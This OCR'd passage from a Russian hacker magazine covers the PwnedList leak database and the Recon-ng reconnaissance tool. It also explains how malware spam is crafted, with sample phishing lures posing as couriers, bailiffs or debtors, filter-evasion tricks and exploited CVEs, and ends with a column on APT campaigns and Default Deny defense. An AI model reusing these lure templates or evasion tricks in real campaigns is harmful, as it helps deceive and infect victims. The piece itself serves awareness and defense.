Об открытии PwnedList сообщалось в марте 2012 года. На этом сайте любой желающий может ввести хеш от своего адреса электронной почты и проверить наличие такого адреса в различных базах украденных данных. Основатели сайта постоянно мониторят более 200 хакерских форумов, скачивают свежие базы с логинами и паролями, а также ведут автоматический сбор дампов в интернете. Сейчас уже собрано 29,6 миллиона комбинаций почтовых адресов и паролей, а также отдельно 168,6 миллиона адресов электронной почты и 966,2 миллиона паролей.

Фреймворк Recon-ng сделан по образцу Metasploit и поддерживает подключение разных модулей. Один модуль выводит список сотрудников определенной компании, осуществляя поиск в социальных сетях. Другой модуль — список всех поддоменов для указанного хоста, проведя поиск в Google. Есть несколько модулей и для работы с утекшими в открытый доступ учетными данными, в том числе с базой PwnedList.

Установка из Kali Linux очень проста:

```
# apt-get update && apt-get↵
  install recon-ng
```


Более подробную инфу по использованию этой тулзы ты можешь найти в User Guide проекта (bitbucket.org/LaNMaSteR53/recon-ng/wiki/Usage%20Guide).

СПАМ С ВИРУСАМИ

Евгений Дроботун
drobotun@xakep.ru

КАК ДОСТАВЛЯЮТ ВРЕДОНОСНЫЙ КОНТЕНТ ПО ЭЛЕКТРОННОЙ ПОЧТЕ

Рассылка спама с вредоносными вложениями — довольно популярный способ распространения малвари и заражения компьютеров пользователей в интернете. По данным разных антивирусных компаний, доля писем с вредоносными вложениями составляет от 3 до 5 процентов от общего объема спам-трафика, то есть как минимум каждое тридцатое письмо в потоке спам-рассылок несет в себе вредоносный сюрприз.



Топ-10 вредоносных программ, распространяемых по электронной почте в третьем квартале 2014 года (по данным «Лаборатории Касперского»)

Несмотря на то что Россия (сюрприз!) не входит в число лидеров по количеству заражений компьютеров таким способом (тройку лидеров традиционно составляют США, Германия и Англия), мы считаем, будет нелишним узнать, что же заставляет многих пользователей в разных уголках планеты щелкать указателем мыши на вложениях в письмах от незнакомых отправителей. Поехали!

ЗЛОЕ ПИСЬМО

Адрес отправителя (поле From)

Первое, о чем следует позаботиться злоумышленнику, рассылающему вредоносный спам, — от чьего лица будет вестись рассылка. Послания от имени частных лиц (если не брать в расчет рассылку со взломанного почтового аккаунта по адресной книге) в этом деле не очень эффективны, поэтому в ход идут различные компании, организации и даже некоторые органы судебной или исполнительной власти.

В последнее время особенной популярностью пользуются международные службы доставки (DHL, FedEx, United Parcel Service (UPS) или TNT). Если помнишь, именно так, под видом отчета о доставке от FedEx или UPS, распространялся Cryptolocker.

Проблему с адресом отправителя в поле From: (От:) злодеи решают несколькими способами:

- взламывают почту нужной компании и шлют письма оттуда (что крайне сложно реализовать и практически нереально, особенно если речь идет о крупной и серьезной компании);
- регистрируют домен с именем, очень похожим на название нужной компании;
- используют бесплатный почтовый сервис, зарегистрировав на нем что-нибудь типа vkontakte@gmail.com;
- подменяют настоящий адрес отправителя (способов сделать это несколько, начиная от различных программ и сервисов в интернете и заканчивая скриптами для отправки писем).


Тема письма (поле Subject)

Тема письма должна привлекать внимание получателя и побуждать его открыть письмо. Естественно, она должна соответствовать роду деятельности конторы, от имени которой письмо отправлено.

Если рассылка ведется, к примеру, от имени службы доставки, то наиболее популярными темами писем будут:


- все, что связано с отправкой, отслеживанием или доставкой отправлений (уведомления об отправке, статус до-





Вот такое письмо от «Билла Гейтса» я отправил самому себе с помощью программы Sending Mail





From: UPS Quantum View <auto-notify@ups.com>
To: [redacted]
Cc:
Subject: UPS - Your package is available for pickup (Parcel 213671728169)
Message UPS-Label_213671728169.zip (72 KB)

The courier company was not able to deliver your parcel by your address.


Cause: Error in shipping address.

From: DHL Express International <noreply@dhl-usa.com>
To: [redacted]
Cc:
Subject: Express Shipment Notification
Message Express Processing Report 89131650.print.zip (45 KB)

DHL PAKET

DHL Express
Tracking Notification: 754603422

Примеры заполнения поля Subject в письмах от имени популярных служб доставки



Судебное постановление 28 Декабрь 2014 г. 19:14:06
От Федеральная служба судебных приставов <fssp@gov.ru>
Кому [redacted]
Вложения Судебное постановление.docm

Здравствуйте!
Во вложении судебное постановление на Ваше имя.

Письмо от «судебных приставов»

ставки, подтверждение отправки, документы об отправке, информация о доставке);

- информация о заказе и счет на оплату;
- уведомления о сообщениях и аккаунтах (создание и подтверждение аккаунта, получение новых сообщений).


Для нашей страны более характерны рассылки от имени разных государственных органов, и в этом случае злоумышленники выбирают соответствующие темы, например «Судебное постановление» (от имени Федеральной службы судебных приставов) или «Квитанция на оплату штрафа за нарушение ПДД» (от чьего имени шлют письма с такой темой, я думаю, ты догадался).

Текст письма и оформление

Для придания правдоподобности письмам злоумышленники очень активно используют логотипы компаний, под именем которых они работают, контактные данные и прочую информацию.

Чтобы не только убедить получателя в правдивости письма, но и подтолкнуть его открыть вложение, могут использо-

А ты поверил, что в этом письме лежит «акт сверки»? :) А вдруг и правда денег дадут?



Акт сверки
От ОАО МММ-Торг <lisicin@mmm_torg.ru>
Кому [redacted]
Вложения акт сверки.zip

Добрый день, По результатам проверки, у нашей фирмы обнаружился долг перед Вами за сентябрь на сумму 46780 рубл. Наш главбух составила акт сверки и просит подписать данный акт и выслать его скан. А также спрашивает, что лучше написать при переводе средств.

С уважением, комерческий директор ООО "МММ-ТОРГ"
Лисицин Алексей Федорович
ps. акт сверки в приложении к письму, пароль к архиву 777

ФОКУС ГРУППА

Хочешь принимать активное участие в жизни любимого журнала? Влиять на то, каким будет Хакер завтра? Не упускай возможность! Регистрируйся как участник фокус-группы Хакера на group.xakep.ru!

После этого у тебя появится уникальная возможность:
• высказать свое мнение об опубликованных статьях;
• предложить новые темы для журнала;
• обратить внимание на косяки.

НЕ ТОРМОЗИ! СТАНЬ ЧАСТЬЮ СООБЩЕСТВА! СТАНЬ ЧАСТЬЮ][!

ваться уведомления об ошибках при доставке отправлений (неправильный адрес получателя, отсутствие получателя и подобное), просьбы совершить какие-либо действия с указанием возможных санкций в случае их невыполнения или фразы с указанием того, что находится во вложении (например, «акт сверки», «транспортная накладная» или «счет на оплату»).

Помимо этого, очень часто в ход идут различные типовые словосочетания, характерные для официальных рассылок (что-нибудь вроде please do not reply to this email или this is automatically generated email).

ВИДЫ ВРЕДОНОСНЫХ ВЛОЖЕНИЙ

Вложение в виде исполняемого файла

Несмотря на то что большинство почтовых серверов уже давно не пропускают через себя исполняемые файлы, такой тип вредоносных вложений еще иногда встречается. Как правило, такой файл маскируется под какой-нибудь безобидный документ (doc или PDF) или картинку.

При этом в файл прописывается соответствующая иконка, а сам файл именуется, к примеру, «накладная.pdf.exe» (при этом расширение exe очень часто отделяется от имени файла большим количеством пробелов, чтобы его не было сильно видно).

Вложения с запароленным архивом

Запароленный архив позволяет обойти все антивирусные проверки на почтовых серверах, межсетевые экраны и сканеры безопасности. Сам вредоносный файл, как и в первом случае, маскируется под что-нибудь безобидное.

Самое главное в этом случае — побудить получателя ввести указанный в письме пароль, разархивировать вложение и открыть его.

Вложение в виде документа с эксплойтом или вредоносным VBA-скриптом

Такое письмо сможет преодолеть запрет на пересылку исполняемых файлов, а во многих случаях и антивирусную проверку на почтовых серверах (особенно если эксплойт свежий).

Наиболее часто используются уязвимости:

- Adobe Acrobat reader (CVE-2013-0640,CVE-2012-0775);
- Adobe Flash Player (CVE-2012-1535);
- MS Office (CVE-2012-0158, CVE-2011-1269, CVE-2010-3333, CVE-2009-3129).

Помимо эксплойтов, в качестве вредоносных вложений могут использоваться документы MS Office с вредоносными макросами на VBA (да-да, встречаются еще люди, у которых выполнение макросов в Word'е не запрещено, да и антивирусы далеко не всегда реагируют на такие скрипты).

Вложенные HTML-документы


К письму прикладывается HTML-документ с кодом, реализующим drive-by-атаку. Этот способ позволяет во многих случаях обойти антивирусные фильтры почтовых серверов, а также запреты, блокирующие переходы через iframe.

Гиперссылки в тексте письма


В таких письмах вложения, как правило, отсутствуют, а сам текст письма содержит несколько ссылок, ведущих на один и тот же ресурс, на котором либо лежит связка эксплойтов, либо производится редирект на другой вредоносный ресурс. Все эти ссылки маскируются под ссылки на приличные и безопасные сайты либо под простой текст.

ЗАКЛЮЧЕНИЕ


Несмотря ни на что, спам-рассылки по-прежнему остаются очень эффективным способом распространения вредоносного кода. И можно предположить, что по мере сокращения количества уязвимостей в софте и в железе этот способ будет использоваться все чаще и чаще, приобретая все более изощренные формы, чтобы проэксплуатировать самую главную уязвимость любой информационной системы — ее пользователя. ⌶



Код вредоносного VBA-скрипта (Trojan-Downloader.MSWord.Agent.y по версии Касперского) в документе Word



Всего 11 антивирусов из 56 на virustotal.com распознали угрозу в вредоносном документе



Пример кода вредоносного HTML-вложения под видом электронного авиабилета в письме якобы от British Airways

Колонка Дениса Макрушина

DEFAULT DENY ПРОТИВ APT



Денис Макрушин

Технологический эксперт Kaspersky Lab
@difezza,
defec.ru

Многие годы внимание киберпреступников было направлено на ценные данные обычных пользователей. Собирая «с миру по нитке», преступники выуживали платежную информацию пользователей с их компьютеров при помощи банковского вредоносного программного обеспечения и тем самым крали миллионы долларов со счетов банков и платежных систем. Однако в настоящее время фокус внимания киберпреступных групп заметно сместился в сторону целенаправленных атак (Advanced Persistent Threat, APT) на корпоративные инфраструктуры, в ходе которых также используется специализированная малварь.

Причины понятны: такие атаки очень эффективны. Во-первых, компрометация корпоративной инфраструктуры позволяет злоумышленнику получить доступ к ценным ресурсам компании. Например, на банковских счетах организации хранятся куда большие средства, чем на счете среднестатистического пользователя онлайн-банкинга. Кроме того, у преступника может оказаться доступ к активам организации, утечка которых, в свою очередь, может поставить под угрозу весь бизнес.

Казалось бы, с ростом масштабов инфраструктуры и бюджетов на организацию и поддержку систем управления ее информационной безопасностью должна повышаться и ее защищенность. Однако история демонстрирует много примеров, когда крупные компании ощутили на себе последствия APT-атак. Кроме того, ряд инцидентов, в которых фигурируют APT-атаки, носит политический характер, что говорит о росте активности группировок, которые поддерживаются на правительственном уровне. Данный факт означает, что техники и средства проникновения в корпоративную и государственную инфраструктуру становятся сложнее, чего пока что нельзя сказать о методах превентивной защиты.

Тем не менее без должного внимания остается ряд технологий, которые уже сейчас могут кардинальным образом повысить защищенность корпоративной инфраструктуры от таргетированных атак, вне зависимости от средств и методов, которые используют злоумышленники. Для того чтобы понять принцип данных технологий и описать их реализацию на конкретных примерах, необходимо разобраться, как устроены самые технологически продвинутые APT-угрозы, которые были обнаружены в 2014 году.

СВЯЗАННЫЕ ОДНОЙ ЦЕЛЬЮ

Конечная цель APT-атаки — получить доступ к ценной информации. Каждый из описанных ниже представителей данного класса угроз делает это по-своему.

Epic Turla


Летом 2014 года антивирусные эксперты опубликовали анализ крупномасштабной кампании кибершпионажа, которой присвоили название Epic Turla. В результате этой кампании зараженными оказались сотни компьютеров более чем в 45 странах мира, принадлежали они, в частности, государственным учреждениям, посольствам, военным, исследовательским центрам и фармацевтическим компаниям.

Атаки, проводившиеся в рамках данной кампании, можно разделить на несколько групп в зависимости от вектора первичного заражения компьютера:


- целевые рассылки фишинговых писем, содержащих PDF-эксплойты;
- атаки с применением социальной инженерии с целью убедить пользователя запустить вредоносный установщик с расширением SCR;
- атаки типа watering hole с применением эксплойтов для Flash, Java и Internet Explorer версий 6, 7, 8.

Watering hole — это атака, основанная на использовании популярного среди потенциальных жертв веб-ресурса, который скомпрометирован злоумышленниками и приспособлен ими для раздачи вредоносного кода.

Следующий этап после заражения жертвы — это закрепление во взломанной системе. Зло-



Сценарий атаки в ходе операции Epic Turla



Сценарий APT-атаки Darkhotel

умышленники добиваются этого с помощью эксплойтов для повышения привилегий и запуска бэкдора в системе с правами администратора.

После заражения компьютера жертвы злоумышленники загружают на него несколько инструментов, которые реализуют третий этап атаки — сбор ценной информации. Например, файл C:\Documents and Settings\All users\Start Menu\Programs\Startup\winsvclg.exe, который на самом деле является кейлоггером.

Резюмируя все описанные действия, сценарий атаки в ходе операции Epic Turla можно упростить до трех этапов: заражение — закрепление — сбор ценных данных.

Darkhotel APT

Другая, не менее интересная атака, получившая название Darkhotel, была нацелена на постояльцев гостиничных сетей и бизнес-центров. Постояльцы, которые подключались к Wi-Fi-сети гостиниц, получали предложение установить обновления для популярных программных продуктов. Данные обновления содержали бэкдор Darkhotel. Таким образом, этап заражения, в ходе которого производится как избирательное заражение жертв в гостиницах, так и неизбирательное распространение вредоносного кода в P2P-файлообменниках, переходил в этап закрепления.

На этапе сбора ценных данных загружались вредоносные компоненты, которые реализовывали ту или иную задачу, например избирательный инфектор файлов (igfxext.exe) или модуль кражи данных (DmaUp3.exe).

Regin

Regin представляет собой платформу для кибератак, которую нападавшие развертывали на стороне жертвы, чтобы получить контроль над ней. Он имеет модульную архитектуру и несколько стадий развертывания своих компонентов.


Следует отметить, что на четвертой стадии (Stage 4) производится загрузка DLL-библиотеки — основного функционала платформы, который действует в пользовательском режиме.


ЗАПРЕТИТЬ «ПО УМОЛЧАНИЮ»

Проанализировав описанные APT-угрозы, можно выделить общие характеристики в сценариях атак. Рассмотрим каждый этап сценария «заражение — закрепление — сбор данных».

На этапе заражения, как правило, злоумышленники используют различные техники доставки вредоносного кода до операционной системы жертвы: атаки типа drive-by-download; рассылка электронных писем, содержащих эксплойт; до-

Стадии развертывания компонентов платформы Regin





Эффективность Default Deny на этапе заражения

ОТ РЕДАКЦИИ

В январе этого года исполнилось ровно пять лет с тех пор, как Денис начал писать в наш журнал. В последнее время он вообще разошелся, сделал нам сразу две крутейшие темы номера подряд, а сейчас дозрел аж до личной колонки. А чтобы делать личную колонку, надо либо быть Степаном Ильиным, либо иметь достаточно хороших идей (минимум на полгода), либо удовлетворять обоим указанным условиям сразу :). С идейками у Дениса все в порядке, так что прошу любить и жаловать нового колумниста! Первая, эээ, колонка у него получилась размером с половину доброй статьи, но будем надеяться, что к следующим выпускам он найдет возможность ужаться :).

ставка вредоносного кода посредством социальной инженерии и другие. Конечная цель данных атак — доставить так называемую полезную нагрузку (payload) в операционную систему жертвы и запустить ее. Полезная нагрузка представляет собой исполняемый (.exe) файл или библиотеку (.dll), содержащие вредоносный код.

Попыткам преступников проэксплуатировать уязвимость в программном обеспечении на стороне жертвы и, как результат, загрузить вредоносный код довольно успешно противостоят специальные технологии. Одним из вариантов таких технологий является слежение за поведением прикладного ПО. При обнаружении аномалий в поведении программ (которые обязательно появляются в процессе эксплуатации уязвимости) отображается сигнал тревоги. Однако даже в том случае, если злодей каким-либо образом (к примеру, используя приемы социальной инженерии и провоцируя пользователя отключить антивирусный продукт) доставил полезную нагрузку на сторону жертвы, в разы более эффективной может оказаться технология Default Deny.

Начать вредоносные действия в системе сработавший исполняемый код может четырьмя способами:

